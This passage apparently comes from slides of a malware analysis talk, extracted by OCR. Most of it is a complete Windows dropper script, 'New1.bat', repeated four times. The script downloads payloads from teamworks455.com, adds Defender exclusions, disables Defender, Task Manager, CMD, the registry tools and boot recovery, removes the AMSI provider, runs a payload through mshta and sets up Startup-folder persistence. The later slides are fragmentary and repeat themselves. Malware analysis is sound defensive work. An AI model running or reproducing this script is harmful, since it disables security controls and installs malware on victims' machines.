powershell Invoke-WebRequest https://teamworks455.com/appContast.dll -OutFile appContast.dll
powershell Invoke-WebRequest https://teamworks455.com/reboot.dll -OutFile reboot.dll
powershell Invoke-WebRequest https://teamworks455.com/new1.bat -OutFile new1.bat
powershell Invoke-WebRequest https://teamworks455.com/new2.bat -OutFile new2.bat
adminpriv -U:T -ShowWindowMode:Hide reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration"  /v "Notification_Suppress" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableTaskMgr" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableCMD" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableRegistryTools" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "NoRun" /t REG_DWORD /d "1" /f

powershell.exe -command "Add-MpPreference -ExclusionExtension ".bat""

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy ignoreallfailures
adminpriv -U:T sc config WinDefend start= disabled
powershell Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
cd "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
powershell Invoke-WebRequest https://teamworks455.com/auto.bat -OutFile auto.bat
```


New1.bat






```
cd %APPDATA%
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming\'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\'
powershell Invoke-WebRequest https://teamworks455.com/_country/check.php -OutFile 9092.dll
powershell Invoke-WebRequest https://teamworks455.com/adminpriv.exe -OutFile adminpriv.exe
powershell Invoke-WebRequest https://teamworks455.com/appContast.dll -OutFile appContast.dll
powershell Invoke-WebRequest https://teamworks455.com/reboot.dll -OutFile reboot.dll
powershell Invoke-WebRequest https://teamworks455.com/new1.bat -OutFile new1.bat
powershell Invoke-WebRequest https://teamworks455.com/new2.bat -OutFile new2.bat
adminpriv -U:T -ShowWindowMode:Hide reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration"  /v "Notification_Suppress" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableTaskMgr" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableCMD" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableRegistryTools" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "NoRun" /t REG_DWORD /d "1" /f

powershell.exe -command "Add-MpPreference -ExclusionExtension ".bat""

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy ignoreallfailures
adminpriv -U:T sc config WinDefend start= disabled
powershell Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
cd "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
powershell Invoke-WebRequest https://teamworks455.com/auto.bat -OutFile auto.bat
```


New1.bat






```
cd %APPDATA%
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming\'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\'
powershell Invoke-WebRequest https://teamworks455.com/_country/check.php -OutFile 9092.dll
powershell Invoke-WebRequest https://teamworks455.com/adminpriv.exe -OutFile adminpriv.exe
powershell Invoke-WebRequest https://teamworks455.com/appContast.dll -OutFile appContast.dll
powershell Invoke-WebRequest https://teamworks455.com/reboot.dll -OutFile reboot.dll
powershell Invoke-WebRequest https://teamworks455.com/new1.bat -OutFile new1.bat
powershell Invoke-WebRequest https://teamworks455.com/new2.bat -OutFile new2.bat
adminpriv -U:T -ShowWindowMode:Hide reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration"  /v "Notification_Suppress" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableTaskMgr" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableCMD" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableRegistryTools" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "NoRun" /t REG_DWORD /d "1" /f

powershell.exe -command "Add-MpPreference -ExclusionExtension ".bat""

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy ignoreallfailures
adminpriv -U:T sc config WinDefend start= disabled
powershell Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
cd "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
powershell Invoke-WebRequest https://teamworks455.com/auto.bat -OutFile auto.bat
```


New1.bat






```
cd %APPDATA%
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming\'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\'
powershell Invoke-WebRequest https://teamworks455.com/_country/check.php -OutFile 9092.dll
powershell Invoke-WebRequest https://teamworks455.com/adminpriv.exe -OutFile adminpriv.exe
powershell Invoke-WebRequest https://teamworks455.com/appContast.dll -OutFile appContast.dll
powershell Invoke-WebRequest https://teamworks455.com/reboot.dll -OutFile reboot.dll
powershell Invoke-WebRequest https://teamworks455.com/new1.bat -OutFile new1.bat
powershell Invoke-WebRequest https://teamworks455.com/new2.bat -OutFile new2.bat
adminpriv -U:T -ShowWindowMode:Hide reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration"  /v "Notification_Suppress" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableTaskMgr" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableCMD" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableRegistryTools" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "NoRun" /t REG_DWORD /d "1" /f

powershell.exe -command "Add-MpPreference -ExclusionExtension ".bat""

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy ignoreallfailures
adminpriv -U:T sc config WinDefend start= disabled
powershell Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
cd "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
powershell Invoke-WebRequest https://teamworks455.com/auto.bat -OutFile auto.bat
```

New1.bat






```
cd %APPDATA%
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming\'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\'
powershell Invoke-WebRequest https://teamworks455.com/_country/check.php -OutFile 9092.dll
powershell Invoke-WebRequest https://teamworks455.com/adminpriv.exe -OutFile adminpriv.exe
powershell Invoke-WebRequest https://teamworks455.com/appContast.dll -OutFile appContast.dll
powershell Invoke-WebRequest https://teamworks455.com/reboot.dll -OutFile reboot.dll
powershell Invoke-WebRequest https://teamworks455.com/new1.bat -OutFile new1.bat
powershell Invoke-WebRequest https://teamworks455.com/new2.bat -OutFile new2.bat
adminpriv -U:T -ShowWindowMode:Hide reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration"  /v "Notification_Suppress" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableTaskMgr" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableCMD" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableRegistryTools" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "NoRun" /t REG_DWORD /d "1" /f

powershell.exe -command "Add-MpPreference -ExclusionExtension ".bat""

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy ignoreallfailures
adminpriv -U:T sc config WinDefend start= disabled
powershell Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
cd "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
powershell Invoke-WebRequest https://teamworks455.com/auto.bat -OutFile auto.bat
```

Deep Dive

- Taking a closer look at the installation



```
adminpriv -U:T sc config WinDefend start= disabled
powershell Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
cd "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
powershell Invoke-WebRequest https://teamworks455.com/auto.bat -OutFile auto.bat
```

Deep Dive

- Taking a closer look at the installation

mshta.exe appContast.dll

Deep Dive

- Taking a closer look at the installation

mshta.exe appContast.dll

Deep Dive

- Taking a closer look at the installation

mshta.exe appContast.dll

Deep Dive


- Taking a closer look at the installation

mshta.exe

appContast.dll

Deep Dive

- Taking a closer look at the installation



mshta.exe

appContast.dll

Malicious payload

Digital Signature

Cryptography

Mathematical scheme for verifying authenticity of digital files

